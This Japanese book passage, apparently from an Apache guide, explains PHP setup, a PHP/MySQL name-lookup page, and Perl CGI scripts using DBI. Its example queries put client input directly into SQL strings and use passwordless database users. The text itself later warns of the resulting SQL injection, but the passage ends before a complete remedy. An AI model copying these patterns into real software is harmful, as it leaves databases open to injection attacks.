PHP (PHP: Hypertext Preprocessorの略) は、Webアプリケーションを構築するもっとも容易な手段である。PHPは、テンプレート型のアプローチで、HTMLの文書内にPHP命令を埋め込む。これによって、既存のHTMLフレームワークとロジックを容易に統合することが可能になる。PHPは手際よく独創的にこれらのことを実現する。もちろん、PHPにも弱点はあるが、HTMLフォーム→クライアントデータ→データベース→返送データ生成のサイクルは非常に簡単に実現できる。

PHPはWebでの使用を前提に設計されており、他の環境で発生する問題を回避できる。構文はシンプルであり、C言語とPerlに基づいているので、多くの開発者にとって親しみやすいだろう。PHPは比較的新しいが、目的を絞ったコンパクトな環境であり、面倒な作業を軽減することが可能だ。

PHPにはセキュリティ上の問題が多数取りざたされている。4.2.2以前のバージョンには、侵入者がWebサーバのパーミッションで任意のスクリプトを実行できてしまう深刻なセキュリティホールが存在する。これは非常に大きな問題だが、*webuser*および*webgroup*についての助言に従う限り、大きなトラブルが発生することはないはずだ。

クライアントに送信されるHTMLにスクリプトが埋め込まれているとすれば、悪い奴に余計な情報を与えてしまうことになる。しかし、PHPはページをWeb経由で送信する前にスクリプトを取り除くので、そのような困った結果にはならない。

15.1 PHPのインストール

PHPのインストールは非常に容易である。まず、<http://www.php.net>にアクセスして *downloads* を選択し、最新のリリースを手に入れよう。3～4MBの *gzip*あるいは *bzip2*圧縮されたtarファイルが得られるだろう。

ソフトウェアを解凍し、*INSTALL*に目を通そう。PHPには2種類の構築方法がある。1つはDSO (dynamic Apache module) を作成する構築方法だが、本書では公開用サイトではDSOを使わない方針なので、この方法は採用しない。そうでなくても、PHPを本当に使うつもりなら、Apacheに完全に組み込んでしまった方がよい。

したがって、ここでは静的に組み込むバージョンを選択し、ソフトウェアを `/usr/src/php/php-4.0.1p12`（バージョン番号は読者がダウンロードしたPHPのバージョン番号に読み替えてほしい）に置くことにする。読者がApacheのソースを持っており、Apacheのコンパイルを完了しており、MySQLを使用している場合、次のコマンドを実行する。

```
./configure --with-mysql --with-apache=../../apache/apache_1.3.9 --enable-track-vars
make
make install
```

次にApacheのディレクトリに移動して次のコマンドを実行する。

```
./configure --prefix=/www/APACHE3 --activate-module=src/modules/php4/libphp4.a
make
```

これによって、新しい `httpd` が作成され、`/usr/local/sbin/httpd.php4` にコピーされる。新しい `httpd` が作成されたら、`/usr/local/lib/php.ini` を編集してPHPを設定することができる。このファイルは非常に重要なファイルであり、デフォルト設定がされた状態になっているので、今の段階では特に注意を払う必要はない。しかし、このファイル内のコメントやディレクティブには、PHPを拡張する上で有益なヒントが含まれるので、PHPに慣れてきたら折に触れこのファイルに目を通すとよい。たとえば、WindowsのDLLやUnixのDSOをスクリプトから動的にロードすることができる。ファイル内には、ログの記録やODBC、MySQL、mSQL、Sybase-CT、Informix、MSSQLなどのデータベースエンジン（データベースインタフェース）とのインタフェースを処理するためのセクションがある。

後はConfigファイルを編集するだけだ（*site.php* 参照）。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3w/APACHE3/site.php/htdocs
AddType application/x-httpd-php .php
```

`.../htdocs` には、次のような簡単なテスト用ファイルが用意されている。

```
<HTML><HEAD>PHP Test</HEAD><BODY>
This is a test of PHP<BR>
<?phpinfo()?>
</BODY></HTML>
```

以下が魔法の行だ。

```
<?phpinfo()?>
```

このファイルを実行すると、PHPの環境についてのデータがきれいにフォーマットされたページが表示される。

15.2 Site.php

説明のために作成した、クライアントから名簿検索を実行できる簡単なパッケージを紹介しよう（「13章 アプリケーションの構築」参照）。PHPの構文はそれほど難しくはないし、<http://www.php.net/manual/en/ref.mysql.php>でマニュアルを見することもできる。データベースには、*xname*および*sname*という2つのフィールドがあるものとする。

最初のページは*index.html*であり、ディレクトリにアクセスしたときに標準のHTMLフォームを持つこのページが自動的に呼び出される。

```
<HTML>
<HEAD>
<TITLE>PHP Test</TITLE>
</HEAD>

<BODY>
<form action="lookup.php" method="post">
Look for people. Enter a first name:<BR><BR>
First name:&nbsp; <input name="xname" type="text" size=20><BR>
<input type=submit value="Go">
</form>
</BODY>
</HTML>
```

FORM要素のACTION属性によって、返送されたフォームが*lookup.php*に渡されて実行される。*lookup.php*には、MySQLへのインタフェースを持つPHPスクリプトが含まれている。スクリプトは次のようになっている。

```
<HTML>
<HEAD>
<TITLE>PHP Test: lookup</TITLE>
</HEAD>

<BODY>
Lookup:
<?php print "You want people called $xname"?><BR>
We have:

<?php
/* connect */
mysql_connect("127.0.0.1","webserv","");
mysql_select_db("people");
```

```

/* retrieve */
$query = "select xname,sname from people where xname='$xname'";
$result = mysql_query($query);
/* print */
while(list($xname,$sname)=mysql_fetch_row($result))
{
    print "<p>$xname, $sname</p>";
}
mysql_free_result($result);
?>

</BODY>
</HTML>

```

PHPのコードは、`<?php`タグと`?>`タグの間に置かれる[†]。コメントは、C言語と同様`/*`と`*/`で囲む。

スクリプトでは次のような標準的な手順に従っている。

- MySQLに接続する。実際のサイトでは、クエリのたびに再接続するオーバーヘッドを避けるために永続的な接続を使用するとよいだろう。
- 特定のデータベースを呼び出す。この例の場合はpeopleである。
- 次に示すようなデータベースクエリを構築する。

```
select xname,sname from people where xname='$xname'
```

- クエリを実行し、結果を変数\$resultに格納する。
- \$resultを展開して、クエリに合致した個々のレコードを取り出す。
- 返されたデータを1行に1つずつ表示する。
- メモリを再利用できるように\$resultを解放する。

このスクリプトを実行すると、画面に以下のように表示される。

```

Lookup: You want people called jane
We have:
Jane, Smith
Jane, Jones

```

変数\$queryには、MySQLに直接入力するのと同じ内容を格納する。ここで注意すべき点は、次のようなクエリはMySQLに直接入力した場合は正しく動作するが、PHPスクリプト内で使う場合はうまくいかないことだ。

[†] これ以外のフォーマットも利用できる。詳しくは、.iniファイルを参照してほしい。

```
select * from name where xname='$xname'
```

PHPスクリプト内では、次のように変数フィールドを指定する必要がある。

```
select xname, sname from name where xname='$xname'
```

しかし、次のような方法でデータ展開を行えば、この問題を避けることができる。

```
...
$query = "select * from people where xname='$xname'";
$result = mysql_query($query);

/* print */
while($row=mysql_fetch_array($result,MYSQL_NUM))
    printf("<BR>%s %s", $row[0], $row[1]);

mysql_free_result($result);
...
```

筆者らがこのスクリプトを実行した際には、データベースへの接続で問題が発生した。PHPマニュアルには、次のようなコード例が紹介されている。

```
mysql_connect("localhost", "myusername", "mypass");
```

3章までに説明した筆者らのテストマシンの設定に合わせて、このコードを次のように編集してみた。

```
mysql_connect("localhost", "webserver", "");
```

しかし、これを実行したところ次のようなエラーメッセージが表示されてしまった。

```
Warning: MySQL Connection Failed: Can't connect to local MySQL server through
socket '/tmp/mysql.sock' (38) in /usr/www/APACHE3/site.php/htdocs/test.php on
line 7
```

このエラーは、おそらく筆者らの設定が特殊で、URLを解決するためにDNSが利用できないために発生したものと思われる。PHPのマニュアルによると、これを解決するには次のような方法がある。

- 次のようにデフォルトポート番号を挿入する。

```
mysql_connect("localhost:3306", "webserver", "");
```

- `/usr/local/lib/php.ini`を編集して、次の行を挿入する。

```
mysql.default_port = 3306
```

- Configファイルに次の行を挿入する。

```
SetEnv MYSQL_TCP_PORT 3306
```

筆者らの環境では、以上のどの方法でも問題を解決できなかった。しかし、実際にはPHPコードを次のように変更するだけで問題を解決することができた。

```
mysql_connect("127.0.0.1","webserve","");
```

15.2.1 エラー

`printf()`の行の後に}を書いてしまったなどの理由によって構文エラーが発生すると、ブラウザに次のような分かりやすいエラーメッセージが表示される。

```
Parse error: parse error in /usr/www/APACHE3/site.php/htdocs/lookup2.php on line 25
```

しかし、スクリプトの実行時に起こるエラーは構文エラーだけではない。先の例ではエッセンスを示すためにエラー処理は省略したが、実際のスクリプトでは構文エラーよりやっかいなエラーも処理しなければならない。PHPではPerlに由来する次のような構文を使う。

```
mysql_connect("127.0.0.1","webserve","") or die(mysql_error());
mysql_select_db("people") or die(mysql_error());
```

関数`die()`は、メッセージを表示（またはメッセージを表示する関数を実行）した後、スクリプトの実行を中止する。たとえば、`people2`のような存在しないデータベースに対して`select`を実行しようとする、関数`mysql_select_db()`が失敗し0が返る。これによって、`die()`が呼び出されて関数`mysql_errr()`が実行される。関数`mysql_errr()`は、MySQLが出力したエラーメッセージをHTMLに挿入して返すため、ブラウザ上では以下のように表示される。

```
Lookup: You want people called jane
We have: Unknown database 'people2'
```

開発時には、予期したとおりに動作しない可能性がある箇所に、必ず`or die()`を使うようにするべきだ。

しかし、ページをWeb上に（そして悪い奴に対して）公開する際には、こうしたメッセージは人目にさらしたくないだろう。このような場合には、独自のエラーハンドラを定義するとよい（複雑なので詳しくは説明しない）。`$error_level`のようなグローバル変数に、状態に応じて`develop`または

liveといった値を設定する。`$error_level`の値がdevelopなら、エラーハンドラが`die()`を呼び出す。だが、`$error_level`の値がliveなら、別の関数を呼び出して次のような丁寧なメッセージを表示して、実際のエラーメッセージはサーバ上のログファイルに記録するのである。

申し訳ありません。エラーが発生しました。

また、PHPの`mail()`コマンドを使って管理者にメールを送信するようにすることもできる。

15.2.2 スタンドアロンのPHPスクリプト

Perl、Java、Pythonなどの言語は、最初はスクリプト（データ解析、ファイル操作などを行う短いプログラム）を作成するための手段として作られた。何らかの言語をわざわざダウンロード、コンパイル、インストールして、習得したにもかかわらず、その言語を使ってコンピュータ周りの雑用を処理できないのはあまり愉快ではない。PHPは当初HTMLページに組み込まれたものとみなされていたので、この点で評価が低くなっていた。しかし、Version 4.3以降のPHPでは、コマンドラインからスクリプトを実行することができるようになっている。詳しくは、<http://www.php.net/manual/en/features.commandline.php>を参照してほしい。

16章

CGIとPerl

CGI (Common Gateway Interface) は、Webサイトとプログラムロジックをつなぐツールとして最も古いものの1つだが、現在でも出発点としてよく使われている。CGIは、Webサーバとアプリケーション間の標準インターフェイスを提供する。CGIを使うと、アプリケーションを直接サーバに組み込む必要がなくなるので、アプリケーションの開発が容易になる。開発者たちは、古くNCSAサーバの時代からCGIスクリプトを記述してきた。CGIは、HTTPリクエストをプログラムに渡す仕組みとしては（非効率的であることは否めないが）非常にポピュラーで、Apacheにおいても引き続きサポートされている。CGIスクリプトはさまざまな言語で記述することが可能だが、Perlを使用することが圧倒的に多い。本章では、CGIの機能、およびCGIとApacheの統合について説明する。また、Perlの使用例も示す。

16.1 CGIの世界

現在では、本格的なWebサイトであれば、ほとんどが何らかの形でスクリプトを利用している。Webサイトの訪問者と何らかのやりとりを行いたいのなら、必ず何らかのコードを記述しなければならない。「John Doeさん、こんにちは。再度のご訪問ありがとうございます」と表示する（これは、訪問者のcookieと、データベースに登録されている名前とを比較することで行う。詳細は後述）だけの単純なものであってもコードが必要になる。訪問者となんらかのやりとりを行うのであれば、スクリプトの作成を避けることはできない。お店の在庫情報や百科事典の各種項目など、データベースのコンテンツを提供する場合にも、スクリプトは有効だ。スクリプトの作成には、ほとんどの場合がインタープリタ型の言語が使われる。このため、もっと本格的なプログラムを作成する場合に必要な、記述とコンパイルのサイクルを繰り返すことなく、さまざまな要素を容易につなぎ合わせることができる。

スクリプトを記述するには、多数のパッケージを組み合わせ、ドキュメントを見つけるのにも苦勞するようなさまざまなWebテクニックを駆使しなければならない。すべての要素がうまく動作しないと、何一つ動作しない。したがって本章では、基本事項についてひととおり説明し、詳細については

参照先を示すことにする。

16.1.1 スクリプトの記述と実行

スクリプトとは一体何か? プログラマでない読者は、困惑しているかもしれない。スクリプトとは、何らかの処理を行うためにコンピュータによって実行される命令の集まりのことだ。ここで、スクリプトを使って何が出来るのかを実際に試してみよう。読者のコンピュータでコマンドラインプロンプトを表示し、エディタを起動して次のように入力してほしい。

UNIX

```
#!/bin/sh
echo "have a nice day"
```

これを *fred* として保存し、次のコマンドでこのファイルを実行可能にする。

```
chmod +x fred
```

fred を実行するには次のように入力する。

WIN32

```
./fred
@echo off
echo "have a nice day"
```

1行目の妙なコマンドは、コマンドラインのエコーを抑制している（その効果は、このコマンドを省略してみるとわかる）。これを *fred.bat* として保存し、コマンドラインで *fred* と入力して実行する。

どちらの場合も、“have a nice day” というメッセージが表示される。今までにプログラムを書いたことがなかった読者にとっては、これが初めてのプログラムだ。もちろん、自分のモニタ上にメッセージを表示する単純なプログラムが書けたからといって、Web上のクライアントに何らかの有益なサービスを提供するプログラムを書けるわけではない。しかし、そのギャップは、以降の節で埋めていくことにしよう。

16.1.2 スクリプトとApache

スクリプトをWebで利用するためには、そのスクリプトがApacheによって実行されなければならない。これについて、次の2点を確認する必要がある。

1. オペレーティングシステムが必要に応じてスクリプトを実行できるかどうか
2. スクリプトを使用するようにApacheが設定されているかどうか

実行可能なスクリプト

CGIスクリプトは、使用するオペレーティングシステムで実行可能でなければならない。Apacheが使用するのと同じログインアカウントでスクリプトを実行してみよう。コンソールから実行できないス

スクリプトをWebから実行すると、次のようなメッセージがクライアント側の画面に表示され、同様の内容がApacheのログファイルにも出力される。

```
You don't have permission to access /cgi-bin/mycgi.cgi on this server
```

16.2 スクリプトを使用するためのApacheの設定

ここでは2種類の方法を使うため、`.../conf/httpd1.conf`と`.../conf/httpd2.conf`の2つのConfigファイルを使用する。スクリプトgoは、引数として1または2を取る。

次のいずれかの設定を行う必要がある。

16.2.1 cgi-binにスクリプトを置く場合

ホストのConfigファイルでScriptAliasディレクティブを指定して、CGIディレクトリを示すURLがホスト上のWeb空間外の安全な位置を指すように設定する。こうしておけば、「悪い奴」がCGIスクリプトを読み出してセキュリティホールを見つけ出すのを防止できる。こうした「不知によるセキュリティ」だけでは十分とは言えないが、ほかの強力な予防措置と併用することは有益だ。

スクリプトに対するリクエストが正しく`.../cgi-bin`に到着するように、`.../site.cgi/conf/httpd1.conf`ファイルを以下のように編集する。

```
User webuser
Group webgroup
ServerName www.butterthlies.com

# スクリプトを.../cgi-binに置くための設定
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
DirectoryIndex /cgi-bin/script_html
```

Webサイトを外の世界に公開してできるだけ安全に運用したいと考えるなら、スクリプトを(`/usr/www/APACHE3/site.cgi/htdocs`ではなく) `cgi-bin`ディレクトリに置く方法を使うのが一番よいだろう。次のコマンドでApacheを起動すると、`cgi-bin`に置かれたスクリプトが使用される。

```
./go 1
```

`cgi-bin`に置かれた `mycgi.cgi` を実行するには、`http://www.butterthlies.com/cgi-bin/mycgi.cgi` にアクセスする。

16.2.2 DocumentRootにスクリプトを置く場合

HTMLファイルと同じ場所にスクリプトを置く方法もある。この方法では安全性が大きく損なわれるので、サイトの中身を作成する人が安全なスクリプトを記述する（またはスクリプトをまったく作成しない）と信頼できる場合にのみ採用すべきである。先に述べたように、一般にはスクリプトは専

用のディレクトリに置く方が安全性が高まる。そうしておけば、HTMLの作成者が実行可能なコードをWeb ツリーに収めて、誤ってまたは故意にセキュリティホールを作ってしまうことを防止できるし、「悪い奴」が暗躍する余地も少なくなる。つまり、サイトのツリーのうち実行可能ではない部分に対する規制は緩くして、CGIのディレクトリにはきめ細かな制限をかけることができる。

この方法は、よほどの理由がない限り採用しないことをお勧めする。それでもなお、*mycgi.cgi* を *.../site.cgi/htdocs* 以下に置くなら、Config ファイルの *.../site.cgi/cgi/conf/httpd2.conf* は次のようにするとよいだろう。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.cgi/htdocs
AddHandler cgi-script cgi
Options ExecCGI
```

上記の例では、AddHandler ディレクティブを使用してハンドラタイプ *cgi-script* に対して拡張子 *.cgi* に設定している。つまり、Apache が *.cgi* という拡張子を持ったドキュメントをすべて実行可能なスクリプトと見なすように指定している。これにより、CGI スクリプト (*<name>.cgi*) をドキュメントルートに置けるようになる。さらに、Options ディレクティブで ExecCGI を設定している。この設定を有効にするには、次のように入力して Apache を起動する。

```
./go 2
```

ドキュメントルートに置かれた *mycgi.cgi* を実行するには、*http://www.butterthlies.com/cgi-bin/mycgi.cgi* にアクセスする。

実験用の単純なスクリプト *mycgi.cgi* を次の2つの場所に用意してある。先に述べた1つめの方法で使うテストスクリプトは *.../cgi-bin*、2つめの方法で使うテストスクリプトは *.../site.cgi/htdocs* にある。これがうまく動作すれば、C でも Perl でも任意の言語でスクリプトを記述できる。

UNIX

スクリプト *mycgi.cgi* を以下に示す。

```
#!/bin/sh
echo "Content-Type: text/plain"
echo
echo "Have a nice day"
```

WIN32

Win32 では、*COMMAND.COM* の下で *mycgi.bat* のような名前のスクリプトを実行する場合には、最初のシェルを指定する行は不要だ。

```
@echo off
echo "Content-Type: text/plain"
```

WIN32

```
echo.
echo "Have a nice day"
```

@echo offというコマンドは、コマンドラインでのエコーを抑制する。エコーを抑制しておかないと、バッチファイルの出力が台無しになってしまう。echo.という行は空行を出力する（最後のドットがないと「ECHOはOFF」と出力される）。

bashやperlなどの特殊なシェルを使う場合は、スクリプトの1行目にそのシェルを呼び出すための“shebang”行が必要だ。“shebang”行は、ファイルの最初の行の最初の文字から始めなければならない。

```
#!/shell path
...
```

16.2.3 Perl

Perlは、<http://www.perl.org>から無償でダウンロードできる。READMEファイルとINSTALLファイル目を通し、指示に従ってインストールを進めよう。PerlをUnixシステムにインストールすると、perldocというオンラインマニュアルもインストールされる。perldoc perldocと入力すると、マニュアルシステムの使用方法を確認できる。perldoc -f printと入力すると、print関数の動作についての説明が表示される。perldoc -q printでは、Perl FAQ内で“print”が検索される。

単純なPerlスクリプトの例を以下に示す。

```
#!/usr/local/bin/perl -wT
use strict;

print "Hello world\n";
```

1行目は“shebang”行で、-wTフラグ付きでPerlインタプリタ（/usr/bin/perlにある）をロードしている。-wTフラグを指定すると、警告の生成と入力データの「汚染」チェックが有効になる。「悪い奴」によって与えられた汚染データには、悪意のあるプログラムが仕込まれている可能性がある。-Tフラグを指定すると、外部から渡されたデータを潜在的な危険性を持つ関数で扱う前に、それらのデータが事前にチェックされるようになる。これらのフラグの詳細については、Larry Wall、Jon Orwant、Tom Christiansen共著『Programming Perl 3rd edition』（2000年、O'Reilly & Associates発行、日本語版：『プログラミングPerl 第3版 VOLUME1, 2』オライリー・ジャパン発行）を参照してほしい。ここでは入力データは何もないので-Tフラグは必要ないのだが、このフラグを指定する習慣を付けておくとよいだろう。

2行目ではstrictプラグマをロードしている。strictプラグマはコードに制限をかけるためのもので、Webで使用するスクリプトには不可欠だ。3行目では、画面に“Hello World”と出力している。

これを *hello.pl* として保存し、`chmod +x hello.pl` で実行可能にしよう。このファイルを実行するには、`./hello.pl` と入力する。

スクリプトを新たに記述したり修正したりしたら、たとえそのスクリプトを Apache からしか実行しない場合でも、まずコマンドラインから実行して構文エラーがないかどうかを確認すべきだ。たとえば、*hello.pl* の最終行の末尾にある二重引用符を削除してこのスクリプトを実行すると、以下のエラーメッセージが表示される。

```
Can't find string terminator '"' anywhere before EOF at ./hello.pl line 4
```

16.2.4 データベース

本格的な Web サイトの多くでは、バックエンドにデータベースが必要となる。筆者らの経験から、データベースにはスカンジナビア生まれのフリーウェア、MySQL をお勧めする。MySQL は、<http://www.mysql.com> からダウンロードできる。MySQL では、標準のクエリ言語 SQL にほぼ準じた問い合わせ言語が利用できる。SQL に関する書籍が必要なら、Martin Gruber 著『Understanding SQL』（1990年、Sybex社）で十分な知識が得られる。ただし、こうした書籍で説明されている SQL 構文と MySQL のそれとは多少異なる場合があるので注意が必要だ。その他の書籍としては、Kevin Kline 著『SQL in a Nutshell』（2000年、O'Reilly & Associates 発行、日本語版：『SQL クイックリファレンス』オライリー・ジャパン発行）などがある。MySQL は高速かつ信頼性の高いデータベースで、その存在を意識せずに済むほど使い勝手に優れている。スクリプトから MySQL に接続する場合は、DBI モジュールを使う。読者の Perl 環境に DBI モジュールが含まれていなければ、CPAN (<http://www.cpan.org>) からダウンロードしよう。DBI モジュールに関するドキュメントは、<http://dbi.perl.org/doc/faq.html> で入手できる。DBI モジュールに関する書籍としては、Alligator Descartes、Tim Bunce 共著『Programming the Perl DBI』（O'Reilly & Associates 発行、日本語版：『入門 Perl DBI』オライリー・ジャパン発行）がある。ただし実際には、5種類の方法で DBI モジュールにアクセスできればよいので、DBI モジュールについて深い知識が必要になるわけではない。スクリプト例の 'A' ~ 'E' でマークをつけた行に注目してほしい。

- 'A' データベース接続をオープンする。
- 'B' コマンドを1つ実行する（MySQL のコマンドラインでキーボードからコマンドを入力することに相当）。
- 'C' データベースレコードから、フィールドを検索、表示、処理する。MySQL では、`'select *'` コマンドを使うと、`$ref->{'<fieldname>'}` メカニズムを介してすべてのフィールドを取得できるので便利である。
- 'D' 検索ハンドルを解放する。
- 'E' データベース接続をクローズする。

最後の2つの処理を行わなくても、Perl スクリプトが終了すればデータベース接続は自動的に切断されるので、特に問題ないように思うかもしれない。しかし、*mod_perl*（17章参照）を導入するとこれが大きな問題となる。*mod_perl* では、メモリを消費するハンドルがたくさん蓄積されてしまうことになるからだ。また、ごく最近のバージョンの MySQL と DBI の組み合わせでは、クエリハンドルを解放しないでプログラムが終了すると、トランザクションが自動的にロールバックされてしまう。

先のスクリプトは、*people*というデータベースが存在していることを前提にしている。MySQLを実行する前に、次のコマンドを実行してこのデータベースとその権限を設定しよう。

```
mysql mysql < load_database
```

*load_database*は、*.../cgi-bin/load_database*として用意されている次のようなスクリプトだ。

```
create database people;

INSERT INTO db VALUES
('localhost','people','webserve','Y','Y','Y','Y','N','N','N','N','N','N','N');

INSERT INTO user VALUES
('localhost','webserve','','Y','Y','Y','Y','N','N','N','N','N','N','N','N','N');
INSERT INTO user VALUES ('<IP address>',
'webserve','','Y','Y','Y','Y','N','N','N','N','N','N','N','N','N');
```

ここで、*mysqladmin reload*コマンドを使って再起動し、変更内容を有効にする必要がある。

最近のバージョンのMySQLではGrantコマンドがサポートされているので、ユーザの作成と権限の付与を簡単に行うことができる。

次に以下のスクリプトを実行する。このスクリプトでは、*people*テーブルが作成され、このテーブルにデータが移入される。

```
mysql people < load_people
```

ここで使ったスクリプトは、*.../cgi-bin/load_people*であり、内容は次のとおり。

```
# MySQL dump 5.13
#
# Host: localhost    Database: people
#-----
# Server version 3.22.22

#
# Table structure for table 'people'
#
CREATE TABLE people (
  xname varchar(20),
  sname varchar(20)
);

#
# Dumping data for table 'people'
#
```

```

INSERT INTO people VALUES ('Jane','Smith');
INSERT INTO people VALUES ('Anne','Smith');
INSERT INTO people VALUES ('Anne-Lise','Horobin');
INSERT INTO people VALUES ('Sally','Jones');
INSERT INTO people VALUES ('Anne-Marie','Kowalski');

```

このスクリプトは、`.../cgi-bin`にある。

MySQLでは、次のコマンドでこれと逆の処理を行うことができる。

```
mysqldump people > load_people
```

このコマンドを実行するとデータベースの内容がテキストファイルにダンプされるので、これを参照したり、アーカイブしたり、別のサイトにアップロードしたりできる。実際、先のスクリプトもこの方法で作成されている。また、特定のテーブルのみ、または特定のテーブルとその内容のみを別のデータベースにコピーしたいという場合には、必要な部分だけを残すようにダンプファイルを編集し、不要なコマンドを取り除けばよい。

それでは、このデータベースを操作するPerlスクリプトを見ていこう。さしあたり、Apacheのことは考慮しないことにする。以下に`.../cgi-bin/script`を示す。

```

#!/usr/local/bin/perl -wT
use strict;
use DBI();
my ($msg,$dbm,$query,$xname,$sname,$sth,$rows,$ref);

$sname="Anne Jane";
$xname="Beauregard";

# A: データベース接続をオープン
$dbm=DBI->connect("DBI:mysql:database=people;host=localhost",'webuser')
    or die "peopleに接続できません";

# データの挿入を試みる
$query=qq(insert into people (xname,sname) values ('$xname','$sname'));
# B: コマンドを実行
$dbm->do($query);

# データを検索
$xname="Anne";
$query=qq(select xname, sname from people where xname like '%$xname%');
# C:
$sth=$dbm->prepare($query) or die "$queryのprepareに失敗しました: $!";

# $!は、現在のシステムエラーメッセージが格納されるPerlの変数
$sth->execute;
$rows=$sth->rows;

```

```

print qq('$xname' という名前の人は$rows人登録されています。\\n);
while ($ref=$sth->fetchrow_hashref)
{
    print qq($ref->{'xname'} $ref->{'sname'}\\n);
}
#D: 検索ハンドルを解放
$sth->finish;
#E: データベース接続をクローズ
$dbm->disconnect;

```

コードのスタイルにこだわる読者は、`$dbm->do($query)` という行を見て不満に思うかもしれない。ここは、次のように書くとクォートの問題も解決しつつ、1行のコードにまとめることができる。

```

$surname="O'Reilly";
$forename="Tim";
...
$dbm->do('insert into people(xname,sname) values
(?,?)',(),$forename,$surname);

```

このようにすると、DBIによって変数`$forename`および変数`$surname`の値が?に挿入される。しかし変数`$query`を使う方法には、以下のようなコードで`do`を呼び出す前に、変数の内容を画面に出力してクエリが正しいかどうかを目で調べたり、出力されたクエリをコピーしてMySQLのインターフェースに入力して確かめることができるメリットがある。

```
$dbm->do($query)
```

このように処理するのは、不正なデータベースクエリによってDBIまたはMySQLがハングアップしてしまう可能性があるからだ。この場合、何も表示されない画面を延々と眺める羽目になる。

まだしばらくApacheのことは無視しておく。`./script`と入力して`script`を実行すると、以下のように出力される。

```

'Anne' という名前の人は 4 人登録されています。
Anne Smith
Anne-Lise Horobin
Anne Jane Beauregard
Anne-Marie Kowalski

```

このスクリプトを実行するたびにBeauregardが新たに追加され、その数が増えていくことになる。

MySQLには、キーボードからの入力を直接受け付けるインターフェイスが用意されている。この場合は、`mysql people`と入力すればよい。この機能を使えば、スクリプト内に記述するクエリを試しに実行してみることができる。先のスクリプトに含まれる2つの`$query`も、スクリプトを実行する前に試してみるとよいだろう。

16.2.5 HTML

先ほどのスクリプトは、画面に出力を行うというものだった。しかし実際の運用においては、訪問者のブラウザに出力させる必要がある。Apacheではこれが可能なわけだが、正しく表示させるためには、出力データをHTMLコード内に収めて送信しなければならない。HTML自体は難しいものではないのだが、HTMLに関する情報が網羅された書籍[†]を用意しておいた方がよいだろう。というのは、HTMLで可能なことは非常に多いのだが、ほんの少しでも間違いが含まれていると、ブラウザが間違ったHTMLを無視してしまうため、表示が滅茶苦茶になってしまうことがあるのだ。ページの末尾に</body>や</html>を指定し忘れているなどのよくある無害な間違いであれば、すべてのブラウザが見逃してくれるだろう。また、厳密に言えば、HTMLタグ内の属性は以下のように引用符で囲まなければならない。

```
<A target="MAIN"...>
<Font color="red"...>
```

しかし、すべてのブラウザが同じように振る舞うわけではない。たとえば、MSIEでは</form>や</table>といった終了タグがなくても許容されるが、Netscapeはそうではない。つまり、訪問者によってページが正常に表示されたりされなかったりするわけだ。ほかに、次のような問題がある。Apacheでは、ScriptAliasでCGIを有効にしている場合、リンクを使って追加のデータを渡すことができる。たとえば、以下のリンクをクリックするとmy_scriptが実行され、/data1/data2が環境変数PATH_INFOに格納される。

```
<A HREF="/my_script/data1/data2">
```

このとき、データ内の空白を許容するかどうかはブラウザによって異なるのである。Webサイトの作成者としては、少なくともMSIEとNetscapeという2大ブラウザを使ってサイト全体をチェックし、できればその他のブラウザでもチェックするべきだ。またHTML構文チェッカを利用してもよい。

16.2.6 Apacheを介したスクリプトの実行

それでは、スクリプトをApacheで実行できるようにアレンジしてみよう。先のスクリプトを、名前が「Anne」である人々のリストを整形して出力するように変更してみる。このスクリプトを、.../cgi-bin/script_htmlとする。

```
#!/usr/local/bin/perl -wT
use strict;
use DBI();
```

[†] Chuck Musciano、Bill Kennedy共著『HTML & XHTML: The Definitive Guide』（2002年、O'Reilly & Associates発行、日本語版：『HTML & XHTML 第5版』オライリー・ジャパン発行）が非常に詳しい。もっと手軽なハンドブックとしてはChris Russell著『HTML in Easy Steps』などがある。

```

my ($ref,$mesg,$dbm,$query,$xname,$sname,$sth,$rows);

# HTTPヘッダを出力
print "content-type: text/html\n\n";

# データベース接続をオープン
$dbm=DBI->connect("DBI:mysql:database=people;host=localhost",'webserve')
    or die "peopleに接続できません";

# データを検索
$xname="Anne";
$query=qq(select xname, sname from people where xname like "%$xname%");
$sth=$dbm->prepare($query) or die "$queryのprepareに失敗しました: $!";

# $!は、現在のシステムエラーメッセージが格納されるPerlの変数
$sth->execute;
$rows=$sth->rows;

# HTMLヘッダを出力
print qq(<HTML><HEAD><TITLE> 人名録</TITLE></HEAD><BODY>
<table border=1 width=70%><caption><h3>$rows人の'$xname'さん</h3></caption>
<tr><align left><th>名</th><th>姓</th></tr>);
while ($ref=$sth->fetchrow_hashref)
{
    print qq(<tr align = right><td>$ref->{'xname'}</td><td> $ref-
>{'sname'}</td></tr>);
}
print "</table></BODY></HTML>";
$sth->finish;
# データベース接続をクローズ
$dbm->disconnect;

```

16.2.7 引用符

ここでは、データベースクエリを変数\$queryに文字列として格納しているが、ここでクォートに関する問題が発生する。Perlでは\$値や@値を展開するために二重引用符を使うが、MySQLではテキスト変数を囲む際に任意のクォート文字を使用できる。たとえば、Perlの変数\$xnameに名前が格納されている人を検索する場合は、次のようなクエリ文字列を使えばよい。

```
$query="select * from people where xname='$xname';"
```

このクエリ文字列は正常に動作するし、同じ文字列をMySQLのコマンドラインに入力して実行可能かどうかをテストできるというメリットもある。たしかに、ほとんどの場合には一重引用符のペア('')と二重引用符のペア("")を組み合わせることで対応できる。しかし、この方法では組み合わせが足りなくなってしまう場合に困ったことになる。さらに悪いことには、クライアントにブラウザから名前を入力させてその名前を\$xnameに格納する場合に、「悪い奴」が名前にクォート文字を添え

ることでクォートを終了させ、無害なはずだったクエリにシステムに悪影響を及ぼすSQLステートメントを追加できてしまう問題があるのだ。

Perlには、クォートの自由度を高めるために、二重引用符で囲むのと同じ効果を持つ`qq()`構文が用意されている。

```
$query=qq(select * from people where xname="$xname");
```

これで、次の処理に進むことができる。

```
$sth=$dbm->prepare($query) || die $dbm->errstr;
$sth->execute($query);
```

しかし、攻撃者が`$xname`に悪意のあるSQLを埋め込むことができるの問題はまだ解決されていない。

